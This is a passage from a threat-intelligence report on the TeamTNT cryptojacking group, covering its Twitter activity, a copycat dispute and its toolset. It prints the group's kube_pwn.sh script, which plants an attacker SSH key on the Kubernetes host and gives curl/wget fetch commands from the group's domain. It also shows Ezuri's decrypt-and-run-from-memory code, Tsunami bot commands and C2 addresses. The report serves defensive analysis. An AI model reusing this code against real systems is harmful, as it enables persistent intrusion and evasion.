Plotting the activity on a timeline we can see when the threat actor has been most active and any potential downtimes. In Figure 60 we can see that the most socially active period was from the middle of January 2021 until the middle of May 2021. There is a less active period at the end of 2020 which correlates to the Christmas holidays and New Year. It appears as the activity might be slowing down.




Figure 60: Scatter graph representing the date and hour of each tweet.

Most of TeamTNT's tweets are in German and the content varies from commenting on political subjects and current affairs (like COVID-19 vaccination), to discussing their activities and replying to researchers that post content related to the group. Figure 61 shows their response to a Trend Micro report.

Copycat

In March 2021, TeamTNT replied to a tweet (later deleted) pointing out that someone else was using their tools and an attack was falsely attributed to the group. According to TeamTNT, the scripts used by the copycat were at least six months old.




Figure 62: A reply by TeamTNT to another user on Twitter. Translated from German.




Figure 61: Tweet by TeamTNT replying to a research article made about them. Translated from German.

In June, Palo Alto Networks' Unit 42 released a report that attributed TeamTNT to a campaign in which appeared to contain a number of scripts and tools that implemented similar techniques to those used by another cryptojacking group, yet had a number of differences in implementation and usage. TeamTNT replied to the author of the blog in a series of tweets claiming that it was not a campaign and tools used by them but rather by someone else. They shared part of the script they own and use in their current campaigns in order to prove their point. The script (Figure 64) was hosted on their site `teamtnt[.]red/blog/Kubernetes.txt`.

```
#!/bin/bash
#
# Script Name: kube_pwn.sh
# Beschreibung: Mount the Kubernetes hostsystem and copy the TeamTNT rsa key.
# Aufruf: curl -s -Lk teamtnt.red/blog/Kubernetes.txt
#          wget -q -O - teamtnt.red/blog/Kubernetes.txt
# Autor: HildeGard
# Version: 0.0.4
# Datum: 08.06.2021
#####
#
# Please stop saying that TeamTNT
# would tap such a BullShit
# and become such a cheap copy !!!
#
# TeamTNT doesn't need to copy
# this WatchDog shit!
# !!!!!
#
# Here is a small sample of
# our current campaign.
#####
if type apt-get 2>/dev/null 1>/dev/null; then
apt-get update --fix-missing 2>/dev/null 1>/dev/null
apt-get install -y fdisk 2>/dev/null 1>/dev/null
apt-get install -y mount 2>/dev/null 1>/dev/null
apt-get install -y curl 2>/dev/null 1>/dev/null
fi
ID_RSA_KEY='ssh-rsa AAAA83NzaC1yc2EAAAADAQABAAQCAQDYmuFzpuEpN/KHPb0kSUT1Xe/gV13FpIe/GlhJEnW84fCMsYhRe2xxcPc1xfZd10JBhM1kEhs5aycIYiPvLYTR17mAB88HE150Vc
HOSTSYSTEM=$(fdisk -l | grep '/dev/' | grep 'Linux filesystem' | awk '{print $1}')
THE_REALIP=$(curl -sLk ipv4.icanhazip.com)
if [ ! -z "$HOSTSYSTEM" ]; then
mkdir /.host 2>/dev/null
mount $HOSTSYSTEM /.host
if [ -d "/.host" ]; then
chattr -ia /.host/root/.ssh/authorized_keys /.host/root/.ssh/authorized_keys2 2>/dev/null
echo $ID_RSA_KEY >> /.host/root/.ssh/authorized_keys
echo $ID_RSA_KEY > /.host/root/.ssh/authorized_keys2
CONNECT_TO=$(cat /.host/etc/ssh/sshd_config | grep 'Port ' | grep -v '#Port ')
if [ -z "$CONNECT_TO" ]; then CONNECT_TO=22; fi
fi
```

Figure 64: Script shared by TeamTNT.

The group responded to other tweets that mentioned this blog, saying: "Das ist KEINE TeamTNT Kampagne!" (from German: "This is NOT a TeamTNT campaign!"). The threat actor has a history of commenting on previous reports documenting their activity. Sometimes they retweet the links to the report or comment on statements. They haven't refuted previous campaigns which suggests that they want to take credit for their activity. Based on their previous behavior, we assess that the refuted campaign is not by TeamTNT and instead by an imitator.

0x51 @qcueueue · 20h
Here is my second #TeamTNT blog within a week. This one is more infrastructure focused. And links Watchdog infra and TeamTNT infra. Interesting cross over. 🤔


HildeGard@TeamTNT @HildeTNT · 15h
Das ist KEINE TeamTNT Kampagne!

0x51 @qcueueue · 14h
Cool, who is it then? And what is 3b14c84525f2e56fe3ae7dec09163a4a9c03f11e6a8d65b021c792ad13ed2701 doing in your repo? Comments always welcome!

HildeGard@TeamTNT @HildeTNT
Replying to @qcueueue
Und wir wissen nicht wer es ist! Es kommen viele und müllen in unserem Schatten.. aber wir stören uns nicht daran das so kleine kinder wie Fr3ak ein paar irc bots stehlen, wenn sie glücklich werden sollen sie weiter aus unserem abfall essen.
Translated from German by Google

1:15 AM · Jun 9, 2021 · Twitter for Android

Figure 63: TeamTNT's reply to Palo Alto's research from June 2021.



Werkzeuge

(Tools)

Tsunami (Kaiten)

TeamTNT uses an IRC bot malware known as [Tsunami](#). Figure 65 shows the code reuse analysis of the bot used in the first set of campaigns. Tsunami allows the operator to perform DDoS attacks against targets or execute commands on the infected machine.

The source code for the bot was published in 2014. A forked and updated version called **ziggystartux** is available on GitHub. Figure 66 shows the GitHub repository for the project.

The bot used by TeamTNT does not appear to have been compiled from this code. Instead it appears to have been compiled from an earlier version. There [are multiple](#) repositories in GitHub hosting the original published code. All of these have the bot version string found in the binary used by TeamTNT, as well as support for the same commands. The commands supported by the bot are shown in the code snippets below.




Figure 65: Code reuse analysis of a Tsunami sample used by TeamTNT.

TSUNAMI <target> <secs>	= A PUSH+ACK flooder
PAN <target> <port> <secs>	= A SYN flooder
UDP <target> <port> <secs>	= An UDP flooder
UNKNOWN <target> <secs>	= Another non-spoof udp flooder
NICK <nick>	= Changes the nick of the client
SERVER <server>	= Changes servers
GETSPOOFS	= Gets the current spoofing
SPOOFS <subnet>	= Changes spoofing to a subnet
DISABLE	= Disables all packeting from this bot
ENABLE	= Enables all packeting from this bot
KILL	= Kills the knight
GET <http address> <save as>	= Downloads a file off the web
VERSION	= Requests version of knight
KILLALL	= Kills all current packeting
HELP	= Displays this
IRC <command>	= Sends this command to the server
SH <command>	= Executes a command




Figure 66: GitHub repository of ZiggyStarTux.

TeamTNT's Configuration

As can be seen in Figure 67, the bot is setting a "fake" application name to **kthreadd**, masquerading as a kernel thread.

```

0x004034c3 488b850e6ff. mov rax, qword [dest]
0x004034ca 488b38      mov rdi, qword [rax] ; char *dest
0x004034cd bef2c34000 mov esi, str.kthreadd ; 0x40c3f2 ; const char *src
0x004034d2 e8fd250000 call syn.strncpy   ;[3] ; char *strncpy(char *dest, const char *src, size_t n)
0x004034d7 c745a0010000 mov dword [var_00h], 1
0x004034de eb5a       jmp 0x40353a
    
```

Figure 67: Changing the name of the process to kthreadd.

The bot has two servers in its configuration. The servers are:

- 111.230.15.240
- Teamtnt.twilightparadox.com

Rathole




Figure 68: GitHub repository hosting the Rathole backdoor.

Rathole is an open-source Unix backdoor with its code hosted on GitHub (Figure 68). A code reuse analysis is shown in Figure 69. The backdoor can be compiled on standard Linux distributions, it supports blowfish encryption, process name hiding and preferable shell.




Figure 69: Code reuse analysis of Rathole binary used by TeamTNT.

The difference between the source and the binary is that the string 'teamtnt' is added to the encryption and decryption routine.

```

lea    rsi, [rsp+0BF8h+var_958]
mov    edi, offset aTeamtnt ; "teamtnt"
call   encrypt
lea    rdx, [rsp+0BF8h+var_758]
    
```

Figure 70: Screenshot showing the encryption key used by the backdoor.

The file was first submitted to VirusTotal on October 6, 2019, before the first recorded evidence of TeamTNT's activity.

Ezuri

Ezuri is an open-source ELF crypter. The project is hosted on GitHub. Figure 71 shows a screenshot of the GitHub repository.




Figure 71: GitHub repository of Ezuri crypter hosted on GitHub.

The crypter uses AES in Cipher Feedback (CFB) mode to encrypt the payload. When the crypter is executed, the payload is decrypted and executed from memory. Figure 72 shows the **main** and decryption function.

Figure 73 shows the **runFromMemory** function. The execution from memory is achieved by first creating a memory file via the Linux syscall **memfd_create**. The decrypted content is written to the memory file. Following this, the process is forked and the spawned child executes the memory file via the **execve** syscall.

```
func aesDec(srcBytes, key, iv []byte) []byte {
    block, _ := aes.NewCipher(key)
    decrypter := cipher.NewCFBDecrypter(block, iv)
    decrypted := make([]byte, len(srcBytes))
    decrypter.XORKeyStream(decrypted, srcBytes)
    return decrypted
}

func main() {
    buffer, _ := ioutil.ReadFile(os.Args[0])

    keyBeginIndex := bytes.LastIndex(buffer, []byte(key))
    keyEndIndex := keyBeginIndex + len(key)
    key := buffer[keyBeginIndex:keyEndIndex]

    ivBeginIndex := bytes.LastIndex(buffer, []byte(iv))
    ivEndIndex := ivBeginIndex + len(iv)
    iv := buffer[ivBeginIndex:ivEndIndex]

    target := buffer[ivEndIndex:]
    target = aesDec(target, key, iv)
    runFromMemory(procName, target)
}
```

Figure 72: Ezuri's main function and decryption logic.

```
const (
    mfdCloexec = 0x0001
    memfdCreateX64 = 319
    fork = 57
)

func runFromMemory(procName string, buffer []byte) {
    fdName := "" // "string cannot be initialized"

    fd, _ := syscall.Syscall(memfdCreateX64, uintptr(unsafe.Pointer(&fdName)), uintptr(mfdCloexec), 0)
    _ = syscall.Write(int(fd), buffer)

    fdPath := fmt.Sprintf("/proc/self/fd/%d", fd)

    switch child, _ := syscall.Syscall(fork, 0, 0, 0); child {
    case 0:
        break
    case 1:
        // Fork failed!
        break
    default:
        // Parent exiting...
        os.Exit(0)
    }

    _ = syscall.Unmask(0)
    _ = syscall.Setsid()
    _ = syscall.Chdir("/")

    file, _ := os.OpenFile("/dev/null", os.O_RDWR, 0)
    syscall.Dup2(int(file.Fd()), int(os.Stdin.Fd()))
    file.Close()

    _ = syscall.Exec(fdPath, []string{procName}, nil)
}
```

Figure 73: Source code of the function that executes the decrypted payload from within memory.

Punk.py

Punk.py is a post-exploitation tool for Unix systems written by Giuseppe Corti. It's open-source and hosted on [GitHub](#). Figure 74 shows a screenshot of the GitHub repository. It uses credentials found on the exploited host to try to access other machines that are part of the SSH **known_hosts** database. It has the ability to execute a command on all machines that it manages to log into.

The screenshot shows the GitHub repository for `r3vn/punk.py`. The repository is on the `master` branch and has 9 commits. The files listed are `LICENSE.md` (first commit, 3 years ago), `README.md` (added hashed known hosts bruteforcer, 3 years ago), and `punk.py` (added threads option, 3 years ago).

The `README.md` file is expanded, showing the following content:

punk.py

unix SSH post-exploitation 1337 tool

how it works

punk.py is a post-exploitation tool meant to help network pivoting from a compromised unix box. It collect usernames, ssh keys and known hosts from a unix system, then it tries to connect via ssh to all the combinations found. punk.py is wrote in order to work on both standard python2 and python3 interpreters.

Screenshot

```
[sysadmin@localhost ~]$ python punk.py --run "echo h4ck3d>/root/hello.txt"
```

```

  _____
 /         \
|           |
|  @         |
|           |
 \         /
  _____

-=[ punk.py - unix SSH post-exploitation 1337 tool
-=[ by 'r3vn' ( tw: @r3vnn )
-=[ https://xfiltrated.com
```


The right sidebar of the repository shows the following information:

- About:** unix SSH post-exploitation 1337 tool. Tags: python, ssh, unix, penetration-testing, post-exploitation, offensive-security, pivoting, pentest-tool.
- Readme:** Available.
- License:** GPL-3.0 License.
- Releases:** No releases published.
- Packages:** No packages published.
- Languages:** Python 100.0%.

Figure 74: GitHub repository for punk.py

libprocesshider

The libprocesshider is a source code-available project on GitHub. A screenshot of the repository is shown in Figure 75. The project is compiled as a shared object. If it is loaded using **LD_PRELOAD** it “hooks” some **libc** functions which allows the library to hide a process from commands like **ps**, **lsuf**, and **top**.



gianlucaborello / libprocesshider

Watch 21 Star 533 Fork 1

Code Issues 4 Pull requests 1 Actions Projects Wiki Security Insights

master 2 branches 0 tags

Go to file Add file Code

gianlucaborello Merge pull request #9 from in7egral/master 25e0587 on 3 Apr 2019 7 commits

.gitignore	makefile	7 years ago
Makefile	makefile	7 years ago
README.md	Update README.md	6 years ago
evil_script.py	changes	7 years ago
processhider.c	Fixed issue with readdir64	2 years ago

README.md

libprocesshider

Hide a process under Linux using the ld preloader.

Full tutorial available at <https://sysdigcloud.com/hiding-linux-processes-for-fun-and-profit/>

In short, compile the library:

```
gianluca@sid:~/libprocesshider$ make
gcc -Wall -fPIC -shared -o libprocesshider.so processhider.c -ldl
gianluca@sid:~/libprocesshider$ sudo mv libprocesshider.so /usr/local/lib/
```

Load it with the global dynamic linker

About

Hide a process under Linux using the ld preloader (<https://sysdig.com/blog/hiding-linux-processes-for-fun-and-profit/>)

Readme

Releases

No releases published

Packages

No packages published

Contributors 2

- gianlucaborello Gianluca Borello
- in7egral Vladimir Putin

Languages

- C 85.8%
- Python 10.1%

Figure 75: GitHub repository for libprocesshider

tmate

[Tmate](#) is an open-source tool that provides an easy and secure way to share the terminal. It establishes a secure connection over SSH to the [tmate.io](#) website and generates a random URL for each session. The user can share the URL with other trusted users. Tmate supports all popular operating systems, including GNU/Linux, macOS, and BSD systems.




Figure 76: Screenshot from the official tmate site.

masscan

Masscan is a TCP port scanner written by security researcher Robert Graham, also known as [ErrataRob](#) on Twitter. The scanner has been designed to scan the IPv4 address space very quickly and can be used for internet-wide scanning. To achieve this speed it needs to use a userland-based network stack.

pnscan

Pnscan, also known as Peter's parallel Network Scanner, is a similar tool to masscan. It can be used to scan an IPv4 network for SSH, FTP, SMTP, Web, IDENT, and other services. The source code is hosted on GitHub.

Tiny SHell

[Tiny SHell](#) (tsh) is an open-source Unix backdoor, divided into client and server, written in C. It is small in size and supports multiple file transfers.

MimiPenguin

[MimiPenguin](#) is an open-source tool that extracts login passwords similar to Mimikatz in Windows. It dumps processes that are loaded into memory and extracts lines that may contain cleartext passwords.

